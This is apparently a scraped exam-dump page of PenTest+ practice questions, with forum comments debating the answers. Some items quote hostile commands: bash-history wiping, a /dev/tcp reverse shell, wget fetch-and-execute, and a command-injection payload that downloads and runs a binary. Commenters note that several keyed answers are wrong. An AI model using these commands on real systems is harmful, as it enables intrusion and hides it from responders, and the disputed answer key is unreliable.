 Custom View Settings



Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. `chmod u+x script.sh`
- B. `chmod u+e script.sh`
- C. `chmod o+e script.sh`
- D. `chmod o+x script.sh`

Correct Answer: A

Reference:

<https://newbedev.com/chmod-u-x-versus-chmod-x>

The man page of `chmod` covers that.

- *u* stands for user.
- *g* stands for group.
- *o* stands for others.
- *a* stands for all.

That means that `chmod u+x somefile` will grant only the owner of that file execution permissions whereas `chmod +x somefile` is the same as `chmod a+x somefile`.

Community vote distribution

A (100%)

RRabbit Highly Voted 1 year, 8 months ago

It's important to note that permissions on Linux are divided into three categories: owner, group, and others. The "u" in the argument refers to the owner of the file, "g" refers to the group and "o" refers to others.

Also, the file permissions are divided into three types: read, write and execute. "r" refers to read permission, "w" refers to write permission and "x" refers to execute permission.

So, this command allows the owner of the file "script.sh" to execute the file.

upvoted 16 times

outnumber_gargle024 Highly Voted 3 months, 3 weeks ago

Passed yesterday - this dump is still good. Make sure you read the descriptions because the selected answers are often wrong. Read through all of the descriptions - many of the group answers are chat-GPT 3.5 and are also incredibly wrong

the right answers to these questions are in the discussions and people are linking sources - great for studying.

upvoted 5 times

Pass4sureclubs Most Recent 1 week, 4 days ago

Selected Answer: A

valid exam Question answers

upvoted 2 times

[-] 👤 **MeisAdriano** 1 month, 2 weeks ago

Selected Answer: A

obviously chmod u+x
script.sh

upvoted 1 times

[-] 👤 **shezzu** 2 months ago

anyone recently passed this
exam? is this dump still relevant? are the
pbq's same?

upvoted 1 times

[-] 👤 **Ottris** 1 month, 4 weeks ago

I did. I

agree with outnumber_gargle024: this
dump is still good, but the answers
selected here are often wrong. For a
good result, you should check the
answers from the CompTIA book. Also,
during the CompTIA course in class,
we figured that sometimes CompTIA
itself doesn't select an
optimal solution. In this test, you
must choose the correct one
according to CompTIA, not always the
most optimal answer.

upvoted 1 times

[-] 👤 **Rocky_sy** 3 months, 1 week ago

none sense question.
why would owner needs the pentester to give them
permission ? it makes no sense. the owner already
have the permission

upvoted 2 times

[-] 👤 **aa9ee6c** 3 months, 2 weeks ago

just on the 52 questions --
when I took the exam there were 65 questions and 5
of them were the hardest pbds ive seen. ive taken 4
other comptia exam and none of them had as few as
the pentest.

upvoted 1 times

[-] 👤 **outnumber_gargle024** 3 months, 3 weeks ago

Testing within 48 hours -
will update.

upvoted 1 times

[-] 👤 **outnumber_gargle024** 3 months, 3 weeks ago

delete this
comment fam sammy

upvoted 2 times

[-] 👤 **KBrown2021** 4 months, 3 weeks ago

Passed my exam today by the
skin of my teeth. There was 65 questions, 4 being
PBQs. I made 774. Most of the questions I had
wasn't on here. You will need other materials
unless you know your sh*t. Pay special attention to
the payloads lab and make sure you actually know
what goes where and not just the order. Good Luck!

upvoted 5 times

[-] 👤 **aa9ee6c** 3 months, 2 weeks ago

im here in
the same situation KB but i had 5
pbqs. I just missed with a 731 and
was coming here hoping this would
cover the ~50% of material I hadnt
seen in all my other study
materials. I think we had the same
payload question.

upvoted 1 times

[-] 👤 **congnguyen92** 7 months, 3 weeks ago

A. chmod u+x script.sh

upvoted 2 times

[-]  **[Removed]** 9 months, 3 weeks ago

Selected Answer: A

A. `chmod u+x script.sh`
upvoted 1 times

[-]  **Alizade** 10 months, 3 weeks ago

Selected Answer: A

A. `chmod u+x script.sh`
upvoted 2 times

[-]  **KeToopStudy** 1 year, 1 month ago

Selected Answer: A

Chmod has three types of permissions: owner, group, and others. The "u" arguments stands for the owner/user and it is the correct answer.
upvoted 1 times

[-]  **bieecop** 1 year, 2 months ago

Selected Answer: A

The `chmod` command is used to change the permissions of a file. In this case, the option `u+x` is used to grant execution permission to the file owner (u refers to the user/owner, and `+x` adds the execute permission). By running `chmod u+x script.sh`, the penetration tester is allowing the file owner to execute the shell script.
upvoted 2 times

A penetration tester gains access to a system and establishes persistence, and then run the following commands:

```
cat /dev/null > temp
touch -r .bash_history temp
mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history to further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

Correct Answer: C

Reference:

<https://null-byte.wonderhowto.com/how-to/clear-logs-bash-history-hacked-linux-systems-cover-your-tracks-remain-undetected-0244768/>

Community vote distribution



RRabbit Highly Voted 1 year, 8 months ago

The Linux command "cat /dev/null > temp; touch -r .bash_history temp; mv temp .bash_history" is a combination of three commands that are executed sequentially:

"cat /dev/null > temp" - This command is used to clear the contents of a file called "temp". The contents of the special file "/dev/null" are redirected to "temp", which overwrites any existing data in the file and making the file empty.

"touch -r .bash_history temp" - This command updates the timestamp of the file "temp" to match the timestamp of another file called ".bash_history". The "-r" option specifies that the timestamp of the file ".bash_history" is used to update the timestamp of the file "temp".

"mv temp .bash_history" - This command renames or moves the file "temp" to ".bash_history". The file "temp" is no longer exist and a new file called ".bash_history" is created. If a file with the same name already exists, it will be overwritten by the file "temp".

Overall, this command sequence creates an empty file called ".bash_history" with the same timestamp as an existing file with the same name and removes the original file "temp"

upvoted 14 times

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: C

C. Covering tracks by clearing the Bash history

The tester is most likely performing an action of covering tracks by clearing the Bash history. The tester is redirecting the Bash history to /dev/null by using the command "cat /dev/null > temp" which will clear the content of the Bash history file. The tester is then using the command "touch -r .bash_history temp" to reset the timestamp of the temp file to match the timestamp of the Bash history file. Finally, the tester is moving

the temp file to replace the Bash history file using "mv temp .bash_history" command. This will clear the Bash history file and make it difficult for incident responders to track the tester's actions on the system.

upvoted 6 times

  **MeisAdriano** Most Recent 1 month, 2 weeks ago

Selected Answer: C

Covering tracks is the right answer

upvoted 1 times

  **surfuganda** 6 months, 1 week ago

Selected Answer: C

C. Covering tracks by clearing the Bash history

Clear explanations already provided by others

upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago

Selected Answer: C

C. Covering tracks by clearing the Bash history

upvoted 1 times

  **P0wned** 1 year, 3 months ago

cat /dev/null > temp:

This command creates an empty file named "temp" by redirecting the null device ("/dev/null") to the file. Essentially, it empties the contents of "temp" or creates an empty file if it doesn't exist.

touch -r .bash_history temp:

The "touch" command is used to update the timestamps of files. In this case, it updates the timestamp of "temp" to match the timestamp of ".bash_history". By using the "-r" option, the timestamp of ".bash_history" is copied to "temp". This command essentially sets the same modification time for "temp" as that of ".bash_history".

mv temp .bash_history:

The "mv" command is used to rename or move files. In this case, it renames "temp" to ".bash_history". As a result, the empty file created in the first command is now moved or renamed to replace the original ".bash_history" file. The end result is that ".bash_history" is emptied and replaced with an empty file.

upvoted 1 times

  **cy_analyst** 1 year, 7 months ago

Selected Answer: C

The cat /dev/null command outputs nothing (since /dev/null is a special file that discards all data written to it) and the > operator redirects the output of cat /dev/null to a new file called temp.

This creates a new, empty file called temp in the current working directory, and any existing contents in temp (if there were any) are overwritten with the empty output of cat /dev/null. The purpose of creating an empty file like this is to replace the contents of the .bash_history file with an empty file, effectively erasing the command history.

After creating the new temp file, the touch -r .bash_history temp command sets the modification time of the temp file to match that of the original .bash_history file, so that it appears as if the .bash_history file was never modified.

Finally, the mv temp .bash_history command renames the temp file to .bash_history, effectively replacing the original .bash_history file with an empty file that has the same name and modification time.

upvoted 3 times

  **[Removed]** 1 year, 7 months ago



C is correct

upvoted 2 times

  **mypixmania** 1 year, 10 months ago

The answer is C. Try recreate it on your system.

upvoted 5 times

  **Manzer** 1 year, 11 months ago

Selected Answer: B

The touch -r command is used to use the timestamp of another file. There is no deleting taking place. MV temp is to move to the temp. The tester is making a copy of the file.
<https://www.geeksforgeeks.org/touch-command-in-linux-with-examples/>


upvoted 2 times

A compliance-based penetration test is primarily concerned with:

- A. obtaining PII from the protected network.
- B. bypassing protection on edge devices.
- C. determining the efficacy of a specific set of security standards.
- D. obtaining specific information from the protected network.

Correct Answer: C

Community vote distribution



RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: C

C. determining the efficacy of a specific set of security standards.

A compliance-based penetration test is primarily concerned with determining whether a specific set of security standards are being met by the organization. The main goal is to assess the organization's compliance with these standards and identify any vulnerabilities or weaknesses that could potentially put sensitive data at risk. This could include testing for compliance with regulations such as HIPAA, PCI-DSS, SOX, etc. It does not focus on obtaining personal identifiable information (PII) or specific information from the protected network, or bypassing protection on edge devices.

upvoted 8 times

[Removed] Most Recent 9 months, 3 weeks ago

Selected Answer: C

This is exactly what a compliance does, checks to see how well the security standards are performing. In order to remain compliant, the controls/standards must hold up.

upvoted 2 times

solutionz 1 year, 1 month ago

Selected Answer: A

A. obtaining PII from the protected network.

A compliance-based penetration test focuses on assessing an organization's adherence to specific security standards and regulatory requirements. The primary concern of this type of test is to identify vulnerabilities and weaknesses in the organization's security controls and processes, especially those related to compliance with relevant regulations and standards.

Option A, obtaining PII (Personally Identifiable Information), aligns with the goal of a compliance-based penetration test. The test aims to determine whether the organization adequately protects sensitive data, such as PII, in compliance with applicable data protection laws and regulations.

While options B, C, and D might be relevant in some types of penetration tests, they are not the primary focus of a compliance-based test. The main objective is to assess compliance with specific security standards and regulatory requirements, rather than actively bypassing edge devices or obtaining specific information from the protected network.

upvoted 1 times



A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program over time.

Correct Answer: A

Reference:

<https://attack.mitre.org/>

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world – by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

Community vote distribution

A (100%)

  **RRabbit** Highly Voted  1 year, 8 months ago

Selected Answer: A

A. Understanding the tactics of a security intrusion can help disrupt them.

The MITRE ATT&CK framework is a widely used method for describing the tactics, techniques, and procedures (TTPs) used by attackers in cyber security incidents. One of the main benefits of the framework is that it can help organizations understand the tactics used by attackers, and therefore, take steps to disrupt them or improve their defense against them. By understanding the tactics and techniques used by attackers, organizations can better identify and mitigate potential threats to their systems and data.

Other benefits of the MITRE ATT&CK framework include that it can be used to help prioritize security efforts, assess the effectiveness of security controls, and measure an organization's readiness to defend against attacks. However, it should be noted that the framework is not a static one, and it's updated regularly to reflect new threats and techniques.

upvoted 12 times

  **MeisAdriano** Most Recent  1 month, 2 weeks ago

Selected Answer: A

I confirm A, because MITRE ATT&CK stands for "Adversarial Tactics, Techniques & Common Knowledge" so you use the methodology of your adversarial to disrupt them.


upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago

Selected Answer: A

A seems the most logical given the choices.

upvoted 1 times

  **Meep123** 11 months, 3 weeks ago

I love you, Mr. RRabbit.

upvoted 4 times

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Correct Answer: AC

Reference:

<https://www.synopsys.com/glossary/what-is-owasp-top-10.html>

What is the OWASP Top 10?

OWASP Top 10 is an online document on OWASP's website that provides ranking of and remediation guidance for the top 10 most critical [web application security](#) risks. The report is based on a consensus among security experts from around the world. The risks are ranked and based on the frequency of discovered security defects, the severity of the vulnerabilities, and the magnitude of their potential impacts. The purpose of the report is to offer developers and web application security professionals insight into the most prevalent security risks so that they may incorporate the report's findings and recommendations into their security practices, thereby minimizing the presence of these known risks in their applications [i].

How does OWASP Top 10 work and why is it important?

OWASP maintains the Top 10 list and has done so since 2003. Every 2-3 years the list is updated in accordance with advancements and changes in the AppSec market. OWASP's importance lies in the actionable information it provides; it serves as a key checklist and internal Web application development standard for many of the world's largest organizations.

Auditors often view an organization's failure to address the OWASP Top 10 as an indication that it may be falling short with regards to compliance standards. Integrating the Top 10 into its software development life cycle (SDLC) demonstrates an overall commitment to industry best practices for secure development [i].

Community vote distribution

AC (100%)

 **RRabbit** Highly Voted 1 year, 8 months ago

Selected Answer: AC

- A. The most critical risks of web applications
- C. The risks defined in order of importance

The OWASP Top 10 is a list of the most critical web application security risks, as defined by the Open Web Application Security Project (OWASP). The list is updated every three years and it's designed to help organizations understand the most critical risks they should address in order to secure their web applications. The list is in order of importance, meaning that the risks at the top of the list are considered the most critical.

The OWASP Top 10 is not a comprehensive list of all the risks of web applications, it's not a web-application security standard, it's not a risk-governance and compliance framework, and it's not a checklist of Apache vulnerabilities.

It's a list of the most critical web application security risks that should be addressed in order to secure web applications.

upvoted 6 times

  **MeisAdriano** Most Recent 1 month, 2 weeks ago

Selected Answer: AC

Obviously A and C

upvoted 1 times

  **Dibonddo** 1 year, 1 month ago

The correct answers are:

- A. The most critical risks of web applications
- C. The risks defined in order of importance

Explanation:

The OWASP Top 10 is a well-known project by the Open Web Application Security Project (OWASP) that identifies and highlights the top ten most critical security risks for web applications. It provides a prioritized list of common vulnerabilities and weaknesses in web applications, helping developers and security professionals focus on addressing the most significant risks. Therefore, options A and C are the most accurate descriptions of the OWASP Top 10.

upvoted 1 times

A penetration tester discovered a vulnerability that provides the ability to upload to a path via discovery traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/picktheme.pl
https://xx.xx.xx.x/vpn/../../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback.
- B. Download .pl files and look for usernames and passwords.
- C. Edit the smb.conf file and upload it to the server.
- D. Download the smb.conf file and look at configurations.

Correct Answer: C

Community vote distribution



Neolot Highly Voted 1 year, 11 months ago

Selected Answer: A

Answer is A because the SMB.conf file won't give you internal access to the system, it would only be effective for Remote File Inclusion (RFI) which has already been achieved.

upvoted 12 times

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: C

C. Edit the smb.conf file and upload it to the server.

The URLs discovered by the penetration tester shows that the vulnerability allows an attacker to upload files to the path by using directory traversal. By editing the smb.conf file (smb is short for Server Message Block, a protocol for sharing files, printers, serial ports, and communications abstractions such as named pipes and mail slots between computers) and uploading it to the server, an attacker can modify the configurations of the SMB service and potentially gain internal access to the affected machine.

Option A is not the best method because it would only allow the attacker to remotely callback and it doesn't provide internal access. Option B is not the best method because the files are scripts and they are unlikely to contain usernames and passwords. Option D is not the best method because it would only allow the attacker to see the configurations of the SMB service, it doesn't provide internal access.

upvoted 7 times

Rube210 Most Recent 1 week, 1 day ago

Selected Answer: D

smb.conf file: This file is crucial for managing Samba configurations, including access control, authentication, and file sharing. Downloading and analyzing it can reveal misconfigurations that could be exploited, making it a high-value target for attackers.

upvoted 1 times

fuzzyguzzy 3 weeks, 4 days ago

Selected Answer: A

A. Key phrase being "gain internal access". C would grant access to credentials and be able to change credentials, but if this would only be helpful with internal access.

upvoted 2 times

  **MeisAdriano** 1 month, 2 weeks ago

Selected Answer: A

not C: smb.conf it is in use by the daemon so you can't overwrite it and you can't upload in specific path. If you ignore you can't overwrite it (or overwrite it and wait maybe a month when the service will be rebooted) and upload it in the specific canonical path, you could upload smb.conf in the canonical path, you could allow guest users to a specific directory... but too many limitations.

Not D: To download smb.conf could be useful in information gathering but not in a specific attack for gain the access

Not B: no one of the listed files seems contain usernames and passwords

It is A: because I can change an existing file including a shell, a RAT, an exploit, to gain access of the machine and with discovery traversal I can execute this file.

upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Selected Answer: A

The BEST method for an attacker to gain internal access to the affected machine, given the vulnerability that allows path traversal and the files discovered, would be:

A. Edit the discovered file with one line of code for remote callback.

By editing one of the `.pl`` (Perl) script files to include a remote callback, the attacker can execute arbitrary code on the server. This can provide the attacker with a foothold into the internal network, from which further attacks can be launched.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

The question is presenting a scenario in which a vulnerability has been discovered that allows for directory traversal, and various files have been discovered as a result of this vulnerability. Among the files listed, one stands out as particularly interesting from a penetration testing perspective: the smb.conf file.

The smb.conf file is used to configure Samba, a service that provides file and print services to SMB/CIFS clients. By either editing or examining this file, an attacker could potentially gain more information or access to the system.

Among the options presented, option C, "Edit the smb.conf file and upload it to the server," would provide the best method for an attacker to potentially gain internal access to the affected machine. By modifying the smb.conf file, an attacker might be able to alter how Samba behaves, possibly opening up more vulnerabilities or providing direct access to internal resources.

So the correct answer to this question would be:

C. Edit the smb.conf file and upload it to the server.

upvoted 1 times

  **lifehacker0777** 1 year, 5 months ago

Selected Answer: A

Option A (edit the discovered file with one line of code for remote callback) may allow the tester to execute arbitrary code on the server if successful. However, this option may not provide long-term access to the machine and may be detected and blocked by security controls.

Option C (edit the smb.conf file and upload it to the server) may allow the tester to modify the configuration of the machine to gain access. This option may be more effective in gaining long-term access and may be less likely to be detected by security controls.

upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: C

To carry out this attack, an attacker could follow these general steps:

Use the vulnerability to traverse to the directory where the smb.conf file is located, which has been discovered in the given scenario.

Download a copy of the smb.conf file to the attacker's machine.

Modify the smb.conf file to include a backdoor user account, which will allow the attacker to remotely log into the system.

Upload the modified smb.conf file back to the server, replacing the original file.

Restart the Samba service to apply the changes.

Use the backdoor user account to remotely log into the affected machine and gain internal access.

upvoted 3 times

  **KingIT_ENG** 1 year, 6 months ago

C is the correct answer

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago



D is correct

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

C answer is correct

upvoted 2 times

  **kgboi** 1 year, 6 months ago

Selected Answer: C

Answer is C.

upvoted 3 times

  **nickwen007** 1 year, 6 months ago

The smb.conf file is a configuration file used by the Samba software packages. It is used to configure settings related to network access and sharing, and it is located in the folder "/etc/samba".

Samba is a suite of open source software that allows Windows, Linux, and Mac systems to communicate and share files with each other. It uses the SMB protocol and is commonly used to access file shares on a network.

upvoted 3 times

  **The_F00L** 1 year, 7 months ago

Selected Answer: C

I had initially answered C.

Option A just enables remote callback, not internal access, whereas misconfigured SMB can totally be used to get into a system. Because the ratio on this question seemed wrong I also asked ChatGPT to verify my suspicion:

"editing the smb.conf file and uploading it to

the server, is the BEST method to help an attacker gain internal access to the affected machine, as it allows the attacker to modify the server's configuration and potentially gain access to sensitive information or execute arbitrary code. The other options are not as effective, as downloading or editing the discovered .pl files may not lead to a significant security breach"

Which is pretty much what I thought, so yeah.
It's C

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

answer C is correct 100%

upvoted 3 times

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data. Which of the following should the tester verify FIRST to assess this risk?

- A. Whether sensitive client data is publicly accessible
- B. Whether the connection between the cloud and the client is secure
- C. Whether the client's employees are trained properly to use the platform
- D. Whether the cloud applications were developed using a secure SDLC

Correct Answer: A

Community vote distribution

A (66%)

B (34%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. Whether sensitive client data is publicly accessible

When assessing the security of hosted data in a cloud environment, the first thing that should be verified is whether sensitive client data is publicly accessible. This includes checking for any misconfigurations or vulnerabilities that could allow an unauthorized person to access the data. This could be accomplished by performing web application scans, network scans, and manual testing to check for any vulnerabilities that could allow for data exfiltration or unauthorized access.

It's also important to check whether the connection between the cloud and the client is secure, whether the client's employees are trained properly to use the platform, and whether the cloud applications were developed using a secure SDLC, but verifying whether sensitive client data is publicly accessible should be the primary focus.

upvoted 9 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: A

The tester should verify FIRST:

A. Whether sensitive client data is publicly accessible

Ensuring that sensitive client data is not publicly accessible is the most immediate and critical check. If such data is exposed, it represents a significant risk to the company and its clients. This verification will help identify any obvious and severe vulnerabilities that could be exploited by attackers.

upvoted 1 times

outnumber_gargle024 3 months, 3 weeks ago

Selected Answer: B

bravoooooooooooo
upvoted 1 times

j904 5 months ago

Selected Answer: B

B. makes the most sense in a cloud scenario

upvoted 1 times

surfuganda 6 months ago

Selected Answer: B

Too much groupthink in these forums.
Do some research, and use some tools.
Get practical experience, and stop copy/pasting ChatGPT (It's just not that reliable).
MY OPINION (sure, I could be wrong):

The COMPANY is going to scan the CSP.
The FIRST thing to do is [B]. Because if the COMPANY's connection is unsecured and intercepted, the intercepting party may have live access to the vulnerability results, and can attack before the scan is complete or before vulnerability mitigations are implemented (because mitigations can take time to implement).
NOT DOING SO: creates a situation where the COMPANY introduces greater risk.

After [B] is implemented, the vulnerability scan may inform whether [A] is a concern.

upvoted 2 times

J0hnn13 10 months ago

Selected Answer: B

Ensuring the security of the connection between the client and the cloud is a fundamental aspect of cloud security. This includes assessing the encryption protocols, data in transit protection, and the overall security of the network connection.

upvoted 3 times

[Removed] 10 months, 1 week ago

Selected Answer: B

When assessing the security of hosted data in a cloud environment, one of the first things to verify is the security of the connection between the cloud and the client. Therefore, the correct answer is:

B. Whether the connection between the cloud and the client is secure

upvoted 3 times

Mr_BuCh3th34D 1 year, 9 months ago

B should be the first thing you do when assessing a cloud environment. Before anything else, you need to make sure that the connection between you (as a customer) and the cloud (as the provider), is secure, if not, there's no guarantee of the confidentiality and integrity of the information later, you can already assume that data might be exposed, eliminating alternative A as the answer.

upvoted 2 times

bieecop 1 year, 9 months ago

Selected Answer: A

A That's correct.
upvoted 3 times

ma3ks 1 year, 10 months ago

Selected Answer: A

should be a
upvoted 3 times

lordguck 1 year, 10 months ago

A: as not all cloud services require a client (B)
upvoted 2 times

dcyberguy 1 year, 10 months ago

Selected Answer: A

I'll go with A, since the company is conducting "Security in the Cloud". Whether it's data is publicly exposed is paramount



upvoted 3 times

  **petercorn** 1 year, 11 months ago

Selected Answer: A

Answer is A as question is asking 'data'

upvoted 4 times

  **Neolot** 1 year, 11 months ago

Selected Answer: B

i think B is the correct answer.

upvoted 2 times

A penetration tester ran the following command on a staging server: `python -m SimpleHTTPServer 9891`

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. `nc 10.10.51.50 9891 < exploit`
- B. `powershell -exec bypass -f \\10.10.51.50\9891`
- C. `bash -i >& /dev/tcp/10.10.51.50/9891 0&1/exploit`
- D. `wget 10.10.51.50:9891/exploit`

Correct Answer: D

Community vote distribution

D (100%)

Neolot Highly Voted 1 year, 11 months ago

Selected Answer: D

The answer is correct.

<https://www.redhat.com/sysadmin/simple-http-server>

upvoted 7 times

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

D. wget

10.10.51.50:9891/exploit

The command "python -m SimpleHTTPServer 9891" starts a simple HTTP server on the machine it's executed on, on port 9891. This means that the file "exploit" would be served on the IP address of the machine on port 9891.

To download the file "exploit" from the HTTP server that was started, the command "wget 10.10.51.50:9891/exploit" can be used. This command uses the wget utility to download files from the web via HTTP, HTTPS and FTP. In this case, it's connecting to the IP address 10.10.51.50 and port 9891, where the exploit file is hosted and download the file.

Option A doesn't work because the command "nc" (netcat) is a tool that can be used to read and write data across a network, it's not used to download files. Option B and C are not valid commands that can be used to download files from a web server.

upvoted 6 times

MeisAdriano Most Recent 1 month, 2 weeks ago

Selected Answer: D

I think this question is malformed, but ok.

The meaning of the question is:

I start a webserver on VM1 and I want to grab a file like "exploited_password.txt" from the webserver(VM1) to my machine.

That's why the perfect answer is D wget (or curl).

B. "\\10.10.51.50" it's a not valid path to download files from an HTTP Server, here is a windows shared directory path.

C. Good to create an inverse shell, but not valid to download files from an HTTP Server

A. tricky answer... Not good for a lot of reasons:

+ this command is sending

"exploited_password.txt" TO the webserver,

and not getting it FROM the webservice
+ netcat is not properly used to send file on a webservice, you could but in different way like on my machine: I execute a netcat for waiting a file on VM1: I execute a netcat to send a file. But that means I don't need to open a webservice.

upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: D

The command "python -m SimpleHTTPServer 9891" starts a web server on the staging server, listening on port 9891. This allows clients to download files from the server using HTTP.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago


The command "bash -i >& /dev/tcp/10.10.51.50/9891 0&1/exploit" redirects a Bash shell to the network address 10.10.51.50 on port 9891. This allows you to send and receive data over the network and can be used to exploit vulnerable services.

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

The command "python -m SimpleHTTPServer 9891" starts a web server using the Python SimpleHTTPServer module. It binds the web server to port 9891, making it accessible through localhost on your computer. The server can be accessed from other computers by using the IP address of your computer along with the port number.

upvoted 2 times

  **The_F00L** 1 year, 7 months ago

Selected Answer: D

The answer is [D] Just try running it.

[A] could also work with a bit of tweaking:

```
echo "GET /exploit HTTP/1.1" | nc 10.10.51.50 9891
```

upvoted 3 times

  **dcyberguy** 1 year, 10 months ago

Answer D is a no-brainer

upvoted 3 times

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST"
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${system.IFS()}-
c${system.IFS()} 'cd${system.IFS()}/tmp;${system.IFS()} wget${system.IFS()} http://10.10.0.1/apache;${system.IFS()} chmod${system.IFS()} 777
${system.IFS()} apache${system.IFS()}. /apache' %0A%27&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`
- C. `chmod 600 /tmp/apache`
- D. `taskkill /IM apache /F`

Correct Answer: B

Community vote distribution

B (94%)

6%

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: B

B. `rm -rf /tmp/apache`

From the code snippet it appears that the penetration tester has used a POST exploit to gain access to a system and executed a command that downloads a file named "apache" from the IP address 10.10.0.1, and then it runs it. The command also changes the permissions of the file to 777 which means it's giving full permissions to all users.

After the engagement, the penetration tester should clean up the system and return it to its original state. One of the first steps should be to remove the "apache" file from the system using the command "`rm -rf /tmp/apache`" to remove the file and the folder recursively.

Option A is not recommended because it's removing the apache line from the bash history, but it doesn't remove the file. Option C is not recommended because it's changing the permissions of the file, but it doesn't remove the file. Option D is not recommended because it's killing the process, but it doesn't remove the file.

upvoted 8 times

petercorn Highly Voted 1 year, 11 months ago

Selected Answer: B

B the correct answer, answer C is wrong, why need to change the permission as there is not using anymore after the post-engagement?

upvoted 6 times

Mr_BuCk3th34D 1 year, 9 months ago

That's right, this is to cover the tracks/logs after a successful break in.

upvoted 2 times

MeisAdriano Most Recent 1 month, 2 weeks ago

Selected Answer: B

Code Explanation:
an HTTP POST method will be used to send data to the server.
The url `/cgi-bin/index.cgi?action=login&Path=...`

indicates that the exploit is trying to access to an CGI script for the login action and Path variable contains a lot of concatenated commands!

```
/bin/sh$(system.IFS())-c$(system.IFS())'cd$(system.IFS())/tmp;:
```

opens a /bin/sh shell and it changes the current directory into /tmp

```
wget$(system.IFS())http://10.10.0.1/apache;
```

it uses wget to download the file "apache" from an url.

```
chmod$(system.IFS())777$(system.IFS())apache;:
```

```
./apache'%0A%27&loginUser=a&Pwd=a
```

it executes the downloaded "apache" file.

HTTP/1.1 indicates de version of the HTTP protocol to use.

upvoted 1 times

  **MeisAdriano** 1 month, 2 weeks ago

system.IFS() is an Internal Field Separator and this variable defines delimitators used by the system to separate words and token including generally spaces, tabs and new lines.

In this situation it allows to concatenates commands.

upvoted 1 times

  **MeisAdriano** 1 month, 2 weeks ago

not A. grep -v
apache
~/bash_history >
~/bash_history
because you are removing all commands with text "apache" in the bash_history, good after an attack but too extreme and non-surgical/non-precise, indiscriminate. (grep -v shows all rows except the matched word, so then you replace the file with the "file without the word you find")

not C. chmod 600
/tmp/apache
The exploit code already change permission into 777, why you have to change in less? And it doesn't remove the apache file, the best action after a post-engagement.

not D. taskkill /IM
apache /F
windows command to terminate a process. The question implicitly specifies linux as operating system, and also all other answer are on linux

too.

Good answer B. rm
-rf /tmp/apache
upvoted 1 times

  **jade290** 1 year, 3 months ago

Why would it not be A. grep
-v apache ~/bash_history > ~/.bash_history? This
command will remove all lines from the
~/bash_history file that contain the word
"apache". This covers tracks.
upvoted 2 times



  **KeToopStudy** 9 months, 3 weeks ago

Because if
you understand the snippet of code
it shows that the command injection
is making the victim server to
download an executable into /tmp
directory so it is clear that post
exploitation you have to delete it.
Clear answe is b
upvoted 1 times

  **cy_analyst** 1 year, 5 months ago

Selected Answer: B

The snippet of code appears
to be a command injection exploit that uses the web
application's login form to execute arbitrary
commands on the server. The code downloads an
executable named "apache" from a remote
server and runs it with root privileges.
upvoted 2 times

  **The_F00L** 1 year, 7 months ago



I totally read this as
"Post exploitation" at first rather than
"Post Engagement" That makes a bit of a
difference LOL. B is going to be it, so you can
remove installed tools from the tested device
upvoted 5 times

  **ftlfrm** 1 year, 5 months ago

I did the
exact same thing haha.
upvoted 1 times

  **lordguck** 1 year, 9 months ago

I would do B, as the pen
tester was the person who uploaded the file and
knows it's content. If I found such a file on a
system, C: would be an option to consider.
upvoted 2 times

  **Neolot** 1 year, 11 months ago

Selected Answer: C

The most important thing
before deleting the /tmp/apache directory is to
change the permissions from 777 to 600.
upvoted 1 times

Which of the following is MOST important to include in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe typecasting operations

Correct Answer: C

Community vote distribution

